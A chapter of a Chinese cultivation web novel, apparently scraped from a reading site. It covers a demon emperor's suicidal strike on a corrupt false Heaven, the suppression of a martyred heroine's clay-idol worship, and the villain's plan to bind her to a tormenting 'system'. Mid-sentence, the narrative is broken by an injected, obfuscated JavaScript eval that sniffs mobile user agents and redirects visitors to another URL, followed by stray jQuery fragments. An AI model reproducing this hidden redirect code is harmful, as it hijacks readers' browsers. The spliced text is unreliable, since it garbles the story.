默认冷灰
24号文字
方正启体

120. 衔尾蛇

作者:禅宫本书字数:K更新时间:
    一年后。


    深山洞府上空,雷云翻涌。


    九道天雷接连劈落,一道比一道暴烈。山岩崩碎,整座山头被夷为平地。


    最后一道雷光消散,九方巽天的身影已消失不见,原地只剩一团凝而不散的黑雾。


    雷声止,天门开。黑雾毫不犹豫,分出一缕探入门内。里面没有仙境,只有望不到边际的虚无。


    虚无中央,盘踞着一团巨大的东西——扭曲、爬满裂痕,散发着令人作呕的陈腐气息。


    果然如此。


    九方巽天再没有自欺欺人的余地。什么融合归位,什么聚魂重生,全是谎言。


    这腐朽的东西只想吞噬他,补全自身。可惜牠太贪了,贪到以为他会乖乖送上门。“来。”那东西压抑不住期待。


    九方巽天没有半分迟疑,涌入更多黑雾。妖丹自爆点燃妖血,核心透出危险的血光,他以前所未有的速度撞向那团腐烂的存在。


    “一起死吧。”


    那东西的笑声戛然而止,转为惊恐:“你疯了!檀奉灵真的还在!”


    来不及了。


    牠想躲,却先感受到一股令其本能战栗、来自真正本源的压制。


    黑雾与腐朽悍然对撞!黑雾急速消融,九方巽天的意识迅速模糊、崩解。那东西躯体上一道主要裂痕被撕开,逸散出古老而恐怖的气息。


    但也仅此而已。双方实力悬殊,他的冲击不过是濒死一击。


    意识趋于寂灭,他看着那东西虽受伤却还活着,挣扎着重新凝聚,心中浮起最后一丝遗憾。


    还是杀不了牠。


    就在九方巽天即将归于虚无的一刹,虚空更深处,有什么东西睁开了眼睛。


    假天道原本破防的怒骂,瞬间变成凄厉惨叫。一股远比牠强大、远比牠古老、远比牠更像“天”的意志,苏醒了。


    仅仅一瞬。


    那庞大扭曲的躯体,像被橡皮擦去的污迹,瞬息间土崩瓦解,绝大部分存在被直接抹除!


    惨叫持续不到一个呼吸。


    只剩一缕极致怨恨的残念,侥幸未被扫清,仓皇隐匿于虚无的阴影中,瑟瑟发抖。


    那浩瀚意志看了这天地一眼,重新沉入永恒的寂静。


    而九方巽天的魂体在冲击中四分五裂,散落各方,消失无踪。


    ……


    时间倒回檀奉灵身陨那一刻。


    天裂合拢,悲声四起。


    无数亲眼所见、或冥冥中感知到的凡人,朝着她消散的方向跪下,磕头痛哭。他们不懂什么道法,只知道那天上坠落的身影,是为了护住他们,才落得如此下场。


    从那天起,檀奉灵的名字在凡间成了神、成了圣。家家户户供起牌位,香火日夜不断。


    这一幕,刺得那一缕残念生疼。一个祭品,也配受香火?这些卑贱凡人,不跪主宰天地的牠,倒去跪一个被牠亲手设计、又反噬牠的东西?


    牠没法挨个降下天罚,便透过还能使唤的修士,传下“天谕”:供奉邪灵檀奉灵者,逆天而行,当受天谴。


    起初,还有村子合力塑起玉像、石像。可天谕压顶,又有那些替天行道的浩然宗修士四处巡查,就连一念宗也因着天道压制无法干预。


    安家村的石像刚立起来没几天,便被发现,雕像粉碎,参与塑像的村民满门皆亡,血流成河。


    明着供奉不行,便转入了地下。


    巨大的雕像没了,取而代之的是藏在暗格里、巴掌大的粗糙泥像,香火从祠堂挪到了灶膛边、床底下,跪拜只能在夜深人静时,磕头也不敢出声。


    泥像的面容模糊不清,可处境越难,凡人对她便越敬。


    没人再像从前那样麻木等死,脑子里那些知识告诉他们,凡人该有凡人的活法。与此同时,从九方巽天那场杀戮中幸存下来的六大派,元气大伤,好不容易整合出了新掌门、新长老。


    这些人对那位杀神妖皇连个屁都不敢放,便把满腔恐惧和屈辱,全倒在死去的檀奉灵头上。


    左右不过是仗着她曾是“自家人”,关起门来怎么骂都是“家务事”。


    可他们也晓得,檀奉灵是妖皇的软肋,虽然后者闭关多年,但明面上仍不敢乱来,便打着“顺应天意”的旗号。


    他们绝口不提若非檀奉灵散灵补天,此界灵气早已枯竭、修行断绝,一味竭力宣扬她:擅用禁书,违逆天道,祸乱修真界。


    宗门之内,任何提及她可能心存善念或稍有功绩的言语,都会立刻招致严惩,轻则杖责囚禁,重则废去修为,驱逐出门。对她的污名与追剿,成了新势力树立权威、凝聚残余人心的最快手段。头一百年,修真界还能仗着积威和实力,勉强压住凡人的信仰,以及那些“奇技淫巧”的发展。


    然而,檀奉灵留下的知识种子一旦生根,便具有了顽强的生命力。


    基础的生产力提升后,依据檀奉灵留下的核心图纸和原理,第一代依靠下品灵石驱动的“诛邪弩”在隐秘作坊中诞生。


    这仅仅是开始,创新一旦开启便难以阻挡,更多威力更大、形制各异的武器被研制出来,甚至造出了不用灵石、只靠机关和火药就能抗衡修士的初级火器。妖族那边,赤面魈反叛被血腥镇压后,内部清洗了一遍,势力锐减。代管者夜朔和玄魁奉行休养生息之策,妖族整体转入沉寂,鲜少介入外界纷争。


    修士与凡人两边力量此消彼长,终究点燃了战火。


    一场憋了太久的冲突,轰然爆发。


    修真界震怒,认为凡人以下犯上,大举征伐;凡人则凭借新建的军队与层出不穷的新式武器,依托城池山川顽强抵抗。这一打就是十几年。双方死伤惨重,修真界没能摁死凡人,凡人也打不上修真山门。谁也吞不了谁,最后只好休战。


    而这场席卷众生的血战,所产生的死亡、恐惧与怨憎,却成了那缕残念最好的滋补。


    假天道隐在虚无里,贪婪地吸着满世界的灵蕴。


    “打吧。再多死一些。”


    死得越多,牠好得越快。恢复带来的那点喜悦有限,更多的焦躁和嫉恨,烧得更旺了。


    牠清楚地“看”到,凡人非但没有忘掉檀奉灵,那些藏于暗处的泥像反而更多了,香火愿力虽微弱却连绵不绝。


    更令牠如鲠在喉的是,随着凡人掌握的力量日益增强,他们对天谕的敬畏肉眼可见地消退,对那些异端邪说的信赖在加深。


    因此,比起这短暂的好处,牠更想让他们重新变回浑噩无知、任自己收割的模样。趁着意志稳固了许多,能更清楚地感知天地间一些细微的法则波动,残念尝试过好几次消除凡人记忆。


    得到的结果却是檀奉灵散灵补天,又用“异端邪说”加速了人族的文明进程,她所给予的知识如同自然诞生的火种,受法则庇佑。


    自己竟无法直接剥夺或消除!


    “恢复……必须更快恢复……”牠无声地嘶鸣,拼命汲取着能吸的稀薄灵蕴。


    檀奉灵身上本该属于牠的功德灵蕴,是时候拿回来了。……


    残念沉入天地,搜寻那一抹游魂。


    继而看到了金灿灿的光团。


    找到了。


    只要魂魄还在,就能转世。只要转世,就能继续祭天。


    这个祭品太好用了,牠还想再用一次,两次,无数次。牠意念微动,拨动轮回。


    没反应。


    再拨。


    纹丝不动。


    又试了几次,那抹游魂依然飘在原处,像一尾游在水里的鱼,岸上的人怎么伸手都捞不起来。


    牠这才反应过来,气得差点把刚愈合的裂痕再崩开。


    那个祭品,不仅恢复了意识,还因祸得福,得了法则正式认可!


    凡人奉她为“启圣”,百年功德加身,若非法则所限,早已肉身成圣。这意味着自己再也不能干预她的命运了!


    檀奉灵这女人着实精明又阴险!


    当初就是为了避免这种情况,每次祭天前,牠才要求她众叛亲离、不得好死。


    没成想她另辟蹊径,还是成了此界大功德者,彻底融入这里的“气运”与“法则”循环,如同江河归海,成了这片天地本身的一部分“内水”,再也不能作为外部补充为牠所用。


    而且只要她历经五苦之劫而不灭,其神魂便会进一步凝聚升华,获得神格,成为与此界共生之新神。


    届时,必将分走牠手中本就不完整的权柄,将自己取而代之!


    “凭什么?一个祭品……也配成神?”残念阴恻恻低语。牠翻检着百年前截获的檀奉灵部分记忆碎片。那些来自异世的信息里,一些曾引起她强烈厌恶的故事跳了出来。


    女孩躺在床上盯着名为手机的小方块,忽然鲤鱼打挺坐起来,面露怒色。


    “不是,怎么又是渣男搞替身的烂文?”


    “这女主一遇男主就降智,连自尊也跟着消失了吗?”


    “渣男贱女锁死,你俩绝配!别出来祸害正常人!”


    “呕——我血压高,大数据你给我推这些等于谋财又害命!”


    残念愣住了。


    旋即,一个阴毒到极点的计划迅速成型。


    既然天地法则要檀奉灵渡五苦劫才能成神,那牠就用手里尚能撬动的一丝法则之力,帮她一把。牠要结合这些她最憎恶的故事蓝本,为檀奉灵量身打造一个个独立的小世界。


    不仅要她亲身经历,还要强制她扮演那些曾令她作呕的角色——承受背叛、折辱、求而不得、众叛亲离。


    借飞升之名,行折磨消磨之实。


    最好能使其心神崩溃,灵蕴散逸,那样牠或许还有机会重新攫取!


    为确保剧情按自己设计的、最能刺痛檀奉灵的方向发展,假天道先是割裂自己刚刚凝聚起来的一块宝贵力量,后以檀熟悉的“系统”之名绑定。


    意图监视她,引导她,必要时推她一把。


    布置好一切,“系统”轻而易举将失忆的檀奉灵拐了进去。


    看着那些虚构的渣男,残念又有些拿不准——这些假人,真能撼动一个历尽百世、心志如铁的大功德者?


    牠吃了次大亏,深谙对手城府有多深,那女人奸诈狡猾,万一识破了……


    就在牠为此纠结时,几道微弱却异常执着的魂光碎片,飘飘荡荡进入牠的感知范围。


    是九方巽天散落的残魂。


    它们似乎被某种更深层的联系吸引,正朝着檀奉灵那被投入小世界的神魂聚集。


    假天道残念微顿,而后泛起一股恶意的愉悦。


    真是得来全不费工夫!只见那几瓣残魂如碎铁遇磁石,又似倦鸟归巢,“活”了过来,毫不犹豫地、欢欣地朝着那缕游魂追逐而去,在其被吸入小世界入口的刹那,紧紧附着、缠绕上去,一同被吸入第一个世界。


    “去吧……好好享受,我给你们准备的……回礼。”


    牠扭曲的意念犹如毒蛇吐信。


    “系统,启动。引导她,按照剧本走完该走的每一步。”


    ……


    另一边,檀奉灵不知道自己飘了多久。


    清醒的时候,脑子里空荡荡的,什么也想不起来。她就那么飘在半空,漫无目的地望着下方。


    那是一片连在一起的大陆,从高处看,形状竟有几分像一颗硕大无朋、正在艰难搏动的心脏。


    五块陆地拼成二十几个国家,共享同一片灰蒙蒙的天。土地贫瘠,灾痕遍布,仿佛这颗心脏已步入迟暮,跳动得沉重而勉强。


    又过了许久,或许是一瞬,或许是百年,零碎的记忆才像深水;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17245427|197874||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    下的气泡,慢慢浮上来。


    她想起聚灵峰。看了看,发现那些山峰都位于各国首都,宛若抽水站一样抽取着整个大陆的生机,勉强吊着这颗心脏,不让它彻底坏死。


    最高也是最独特的一座聚灵峰叫苍梧山,不属于任何国家,输气管似的插在心脏正中。


    山下有个叫安家村的地方,地处南峪国边境。南峪的邻国里有个速惕,曾与东部的澜岳国交战多年。她好像曾是澜岳定国大将军的小女儿……只是记不清自己怎么死的了。


    不过也不难猜。听下面的人谈论,澜岳已灭了两百多年,速惕还在。按时间推算,她死时应该是二十出头,国破家亡。


    两百多年。


    与她记忆碎片里那个落后原始的修真世界相比,眼下这地方堪称天翻地覆。


    高耸入云的符文塔楼与古朴的飞檐斗拱并肩而立。曾经只有修士能踏足的山川之间,铺满了铁轨。灵石驱动的流线型车辆在山谷间穿行,快得像飞。也有修士御剑低空飞行,甚至能看到掺杂了炼器技术的公共云舟沿着固定路线往返。曾经只有阵法才能点亮的光,现在挂在每座城池的街道两旁,彻夜不熄。


    街头巷尾,凡人体修居然多不胜数,衣着也变得奇异,有方便活动的窄袖劲装,也有缀着简易防护阵法的长衫。


    扛着枪炮的列队走过,领头的军官手腕上戴着类似“千里传音符”简化版的小巧法器,随时准备传讯。


    城池里最高的不再是宗门塔楼,而是那些冒着烟的工厂烟囱。


    宗门的山门还在,但山脚下就是集市,凡人在那里叫卖自己造的家用器械,用的是一块刻着混乱方块的灵石——叫什么来着?她听见有人喊它“二维码”。


    灵气还在,但不再是唯一的力量。


    凡人的眼睛里,不再只有敬畏和恐惧。


    他们有了别的东西。但在这千奇百怪的繁荣之下,檀奉灵敏锐地察觉到一种更深沉的压抑。


    她飘过一座村庄,停住了。


    那是一户普通的人家,茅草屋,土墙,院子里堆着生锈老化的农具。屋里很暗,只有一个老妇人坐在炕边,手里捧着什么东西。


    檀奉灵飘进去,看清了。


    那是一尊泥像。


    只有巴掌大小,捏得很粗糙,五官都看不太清楚。但老妇人捧着牠,像捧着世上最贵重的东西,用袖子轻轻擦着上面的灰。


    底座上刻着四个字:启圣娘娘。


    檀奉灵怔怔地看着。


    老妇人把泥像放进炕头的一个小龛里,那里摆了几尊一模一样的,有新有旧。她点了三根香,插在香炉里,然后跪下来,对着那些泥像磕头。


    院内忽然传来一阵嘈杂。


    老妇人脸色一变,扑过去把香拔出来,捏灭火星,又伸手去够那几尊泥像。


    但来不及了。


    门被撞开,几个人冲进来,为首的人腰间挂着一块玉牌,上面刻着一个檀奉灵不认识的标记。


    “拿出来。”


    老妇人颤抖着把手背到身后。旁边一个年轻修士直接上前,一把拉开她,从炕头的小龛里把那几尊泥像全掏了出来。


    “又是这个。”那人嗤笑,往地上一摔。


    泥像碎了。老妇人跪下去,伏在地上,一声不吭。


    为首的人扫了一眼屋里,冷冷丢下一句话。


    “再有下次,全家毙命。”他们走了。


    檀奉灵飘在原处,看着老妇人跪在地上,把碎掉的泥块一块块捡起来,捧在手心。她没有哭,只低着头,把那些碎片拢在一起,用块破布包好,藏进炕洞最深的角落里。


    里面还有一尊精美的彩绘泥塑。


    蓦地,不知从哪来的声音,像从天上压下来的,又像从地底钻出来的,冷冰冰的,听不出男女。


    “念你初犯,碎像为警。再敢供奉,形神俱灭。”


    老妇人伏在地上,抖得像风中的枯叶。这尊彩塑是她姥爷凭着记忆里的檀仙长亲手捏出来的。


    当年她还年幼,随父母去安家村看望做村长的姥姥姥爷。只记得莫名其妙被放在山崖上空,后来被苍梧山上的修士所救。


    之后安家村全村连同她一家,都被京城招揽。她在物理上有天赋,在研究院待了一辈子。老了,便想和父母一样回安家村养老。这一辈子,她从没供奉过那个记忆里浅笑盈盈的启圣娘娘。所有时间都用来研发新武器,心里想的是不能辜负她,不能让她白白牺牲。


    今日试着捏了几个泥像,奉香朝拜,不过是因察觉大限将至。若不亲自感谢她,自己死不瞑目。


    可没想到,百年了,他们还是容不下檀仙长!她保不住这尊塑像了!


    思及此,老妇人泪流满面,眼底有恨有怒,却佝偻着身躯不停磕头。


    “别砸!别砸啊!这只是用来看的,没有供奉啊,求求您别砸它了啊!!!”没用。


    所有泥塑都碎成齑粉。


    那声音随之消失。


    檀奉灵飘出屋子,发现不止这一家。其他有人住的院子里,都有砸东西的动静。再远一点的村子,有人被从屋里拖出来按在地上,旁边一堆碎泥块。


    那些被抓住的人,没有一个敢反抗。


    若只是修士找茬,他们未必怕。但这事有违天命,为不波及家人亲友,只能跪着,听那不知哪来的声音宣布罪名,然后在威压下亲手砸碎那些小小的泥像。


    有的砸完之后,趁人不注意,偷偷捡起一块碎片,攥在手心里。


    檀奉灵飘在半空,看着这一切。


    她看不清那泥像是谁。


    但心里莫名涌起一种很奇怪的感觉。不等她细想,一股巨力凭空摄来,将她生生卷入混沌未知之地。


    再醒来,更多记忆碎片浮了上来,脑子里还多了个系统。
(←快捷键)<<上一章 投推荐票 回目录 标记书签下一章>> (快捷键→)